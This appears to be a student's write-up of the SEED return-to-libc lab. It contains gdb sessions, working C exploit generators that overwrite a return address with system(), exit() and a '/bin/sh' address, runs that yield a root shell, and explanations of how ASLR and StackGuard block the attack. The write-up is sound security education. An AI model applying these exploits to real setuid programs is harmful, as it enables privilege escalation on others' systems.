Q0: None

Q1: Address of **system**: 0xb7e42da0; Address of **exit**: 0xb7e369d0

```
[03/10/20]seed@VM:~/PCS/lab3$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ run
Starting program: /home/seed/PCS/lab3/retlib
Returned Properly
[Inferior 1 (process 5721) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ quit
[03/10/20]seed@VM:~/PCS/lab3$
```

Q2: The address of the environment variable MYSHELL is 0xbffffdd2

```
[03/10/20]seed@VM:~/PCS/lab3$ ./printenv
bffffdd2
```

Q3:

(1) Code for the exploit program:

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
  char buf[40];
  FILE *badfile;

  badfile = fopen("./badfile", "w");

  /* You need to decide the addresses and
     the values for X, Y, Z. The order of the following
     three statements does not imply the order of X, Y, Z.
     Actually, we intentionally scrambled the order. */
  *(long *) &buf[32] = 0xbffffdd6 ;   //  "/bin/sh"
  *(long *) &buf[24] = 0xb7e42da0 ;   //  system()
  *(long *) &buf[28] = 0xb7e369d0 ;   //  exit()

  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
```

(2) A success run of the retlib program.

```
[03/10/20]seed@VM:~/PCS/lab3$ gcc -o exploit exploit.c
[03/10/20]seed@VM:~/PCS/lab3$ ./exploit
[03/10/20]seed@VM:~/PCS/lab3$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
# whoami
root
```

(3) Description of how the attack is performed and my reasoning.

- The high-level idea is to use buffer overflow to overwrite the return address of the **bof** function by the address of the **system** function in order to hijack the control flow.
- Steps:
    - First, find out the address where the **system** and the **exit** functions are stored in the program **retlib**. This was done in Question 1.
    - Next, provide the **system** function with the argument “/bin/sh” at invocation. To achieve this, we created a shell variable **MYSHELL.** This shell variable will be in the memory and we found out its address in Question 2.
    - Then, determine the order to put the three addresses (address to **system**, address to **exit**, and address to shell variable **MYSHELL**) in the stack according to the stack layout. The order is (from low to high): **system**, **exit**, **MYSHELL**, where **system**

overwrites the return address of **bof**, **exit** follows right after **system** to provide the return address for **system** after it finishes, and **MYSHELL** right after **exit** to provide **system** with its required argument.

- Then, find out the address where the return address of **bof** is stored. Note that we don't have to know the absolute address of the return address. Instead, once we know the offset between the staring address of the local variable **buffer** and the return address, we can construct the content of **badfile** to overwrite the return address using that offset.
- Finally, overwrite the return address by the address of **system**, followed by the address of **exit**, then the address of **MYSHELL**.

- Interesting findings:
  - The address of **MYSHELL** as found out in Question 2 didn't work at first.
  - Solutions:
    - One solution is to use trial-and-error, adding (or subtracting) 4 bytes to the address on each trail, since the address of the shell is quite close to what I previously printed out.
      - Trail-and-error: using 0xbfffdd2 didn't work

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
  char buf[40];
  FILE *badfile;

  badfile = fopen("./badfile", "w");

  /* You need to decide the addresses and
     the values for X, Y, Z. The order of the following
     three statements does not imply the order of X, Y, Z.
     Actually, we intentionally scrambled the order. */
  *(long *) &buf[32] = 0xbfffdd2 ;   //  "bin/sh"
  *(long *) &buf[24] = 0xb7e42da0 ;   //  system()
  *(long *) &buf[28] = 0xb7e369d0 ;   //  exit()

  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
```

```
[03/10/20]seed@VM:~/PCS/lab3$ gcc -o exploit exploit.c
[03/10/20]seed@VM:~/PCS/lab3$ ./exploit
[03/10/20]seed@VM:~/PCS/lab3$ ./retlib
[03/10/20]seed@VM:~/PCS/lab3$
```

- Adding 4 bytes, using 0xbfffdd6, success! (screenshots shown in (1) and (2))

- Another solution is to put the **getenv()** function inside the **retlib** program to directly print out the address of the environment variable. This is shown below.
  - However, in reality we usually cannot alter the source code of the vulnerable file. So this is not a valid way to figure out the address of the environment variable.

```c
/* retlib.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(FILE *badfile)
{
    char buffer[12];

    /* The following statement has a buffer overflow problem */
    fread(buffer, sizeof(char), 40, badfile);

    return 1;
}

int main(int argc, char **argv)
{
    FILE *badfile;

    badfile = fopen("badfile", "r");
    bof(badfile);

    char * shell = getenv("MYSHELL");
    if (shell)
        printf("%x\n", (unsigned int) shell);

    printf("Returned Properly\n");

    fclose(badfile);
    return 1;
}
```

```
[03/10/20]seed@VM:~/PCS/lab3$ ./retlib
bffffdd6
Returned Properly
```

Q4: The attack after changing the file name was unsuccessful. This is because the address of the environment variable **MYSHELL** has changed after the file name changed, and **system** no longer receives ”/bin/sh” as its argument.

```
[03/10/20]seed@VM:~/PCS/lab3$ ./newretlib
zsh:1: command not found: h
```

Q5:

1. Determine the offset between buffer and **ebp** register.
2. Determine the location of system() located in **process memory**.
3. Create a **shell variable / environment variable** to hold the string "/bin/sh"
4. The address of above variable is **0xbfffdd6**.
5. Find a **gadget** to load the above address into a register.

Q6: **exit()** is included because we want the program to terminate normally. That is, after **system()** function finishes, the control flow goes (returns) to **exit()** to terminate the program. Otherwise, after **system()** finishes, it returns to a junk return address and this might cause the program to abort (e.g., cause a segmentation fault). The **exit()** is not mandatory.

```
[03/10/20]seed@VM:~/PCS/lab3$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
# whoami
root
# exit
Segmentation fault
[03/10/20]seed@VM:~/PCS/lab3$
```

Q7:

```
[03/10/20]seed@VM:~/PCS/lab3$ hexdump badfile
0000000 445c b7fd 27bc b7fd 8c0b b7d9 c3dc b7f1
0000010 0000 0000 8a50 b7d9 2da0 b7e4 69d0 b7e3
0000020 fdd6 bfff ed3c bfff
0000028
```

Q8: I could not get a shell. Instead, the program reports segmentation fault.

```
[03/10/20]seed@VM:~/PCS/lab3$ sudo su
root@VM:/home/seed/PCS/lab3# /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
root@VM:/home/seed/PCS/lab3# exit
exit
[03/10/20]seed@VM:~/PCS/lab3$ ./retlib
Segmentation fault
[03/10/20]seed@VM:~/PCS/lab3$
```

Explanation: Below are two consecutive runs of the **retlib** program and the **printenv** program. We can see that the addresses of **system, exit,** or **MYSHELL** are randomized at each run. This prevents the attacker from first running the program and peeking at the addresses of the functions or environment variables, and later using those fixed addresses to create a badfile that overflows the buffer to conduct the attack. The randomization make ret2libc attack difficult because the attack doesn't know exactly what the addresses of the essential functions and variables will be at the time he executes the program (conducts the attack).

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7581da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb75759d0 <__GI_exit>
gdb-peda$
```

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7616da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb760a9d0 <__GI_exit>
gdb-peda$
```

```
[03/10/20]seed@VM:~/PCS/lab3$ ./printenv
bf923dd2
 [03/10/20]seed@VM:~/PCS/lab3$ ./printenv
bf9e6dd2
 [03/10/20]seed@VM:~/PCS/lab3$
```

Q9: I could not get a shell. Instead, the program reports "stack smashing detected" and aborted.

```
[03/10/20]seed@VM:~/PCS/lab3$ ./retlib
*** stack smashing detected ***: ./retlib terminated
Aborted
[03/10/20]seed@VM:~/PCS/lab3$
```

Explanation: When stack guard is enabled, it places a canary word next to (before) the return address. Therefore, when a malicious buffer overflow overwrites the return address, it will also have overwritten the canary word. When the function returns, it first checks to see that the canary word is intact before jumping to the return address. In our scenario, the return address as well as the canary word have been overwritten, therefore the stack overflow is detected and the program aborts. The stack guard protection makes ret2libc attack difficult because the attacker has to know what the canary word is in order to overwrites the return address while keeping the canary word intact.

Q10: Instead of storing “/bin/sh” in an environment variable, we can store the argument string directly on the stack (using buffer overflow). Then we only need to figure out the address of the argument on the stack. To be specific, the argument string “/bin/sh” is stored at the first 7 bytes of the buffer **buf**.

A success attack:

```
[03/10/20]seed@VM:~/PCS/lab3$ gcc -o exploit3 exploit3.c
[03/10/20]seed@VM:~/PCS/lab3$ ./exploit3
[03/10/20]seed@VM:~/PCS/lab3$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
# whoami
root
#
```


Implementation:

- Store the argument string “/bin/sh”(7 bytes) at the start of the buffer, followed by a zero (1 byte) to terminate the string.

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
  char buf[40];
  FILE *badfile;

  badfile = fopen("./badfile", "w");

  /* You need to decide the addresses and
     the values for X, Y, Z. The order of the following
     three statements does not imply the order of X, Y, Z.
     Actually, we intentionally scrambled the order. */
  *(long *) &buf[0] = 0x6e69622f  ;   //  "/bin"
  *(long *) &buf[4] = 0x0068732f  ;   //  "/sh\0"
//*(long *) &buf[8] = 0x00000000  ;   //  NULL
  *(long *) &buf[32] = 0xbfffec44 ;   //  "bin/sh"
  *(long *) &buf[24] = 0xb7e42da0 ;   //  system()
  *(long *) &buf[28] = 0xb7e369d0 ;   //  exit()

  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
```

- Run gdb on **retlib** and disassemble **bof** to figure out the approximate starting address of buf.
    - buf is located at $ebp - 14, which is 0xbfffec24.
        - The stack layout is different when running without gdb, but the address of **buf** will be very close. By trail-and-error, I found the address of buf is 0xbfffec44 when running without gdb.

```
[03/10/20]seed@VM:~/PCS/lab3$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ disas bof
Dump of assembler code for function bof:
   0x080484bb <+0>:     push   ebp
   0x080484bc <+1>:     mov    ebp,esp
   0x080484be <+3>:     sub    esp,0x18
   0x080484c1 <+6>:     push   DWORD PTR [ebp+0x8]
   0x080484c4 <+9>:     push   0x28
   0x080484c6 <+11>:    push   0x1
   0x080484c8 <+13>:    lea    eax,[ebp-0x14]
   0x080484cb <+16>:    push   eax
   0x080484cc <+17>:    call   0x8048370 <fread@plt>
   0x080484d1 <+22>:    add    esp,0x10
   0x080484d4 <+25>:    mov    eax,0x1
   0x080484d9 <+30>:    leave
   0x080484da <+31>:    ret
End of assembler dump.
gdb-peda$ b *0x80484cb
Breakpoint 1 at 0x80484cb
gdb-peda$ r
Starting program: /home/seed/PCS/lab3/retlib

[----------------------------------registers-----------------------------------]
EAX: 0xbfffec24 --> 0x80485c0 --> 0x61620072 ('r')
EBX: 0x0
ECX: 0x0
EDX: 0xb7fba000 --> 0x1b1db0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbfffec38 --> 0xbfffec68 --> 0x0
ESP: 0xbfffec14 --> 0x1
EIP: 0x80484cb (<bof+16>:       push   eax)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484c4 <bof+9>:   push   0x28
   0x80484c6 <bof+11>:  push   0x1
   0x80484c8 <bof+13>:  lea    eax,[ebp-0x14]
=> 0x80484cb <bof+16>:  push   eax
```



- Finally, overwrite the argument to **system** with the address of the argument string "/bin/sh", which is the starting address of the buffer **buf** instead of the address of the environment variable **MYSHELL** that we previously used.

Observations:

- In the above implementation, the argument string is put at the start of the buffer (the first 7 bytes). However, if the argument string is put at a higher address in the buffer, then the attack won't succeed. My guess is that the argument string gets overwritten by the stack for **system**. We are lucky that the stack for **system** didn't grow low enough to overwrite the first 8 bytes of buffer in the stack for **bof**.
- The address for the buffer **buf** is 0x20 bytes off compared to what I obtained under gdb.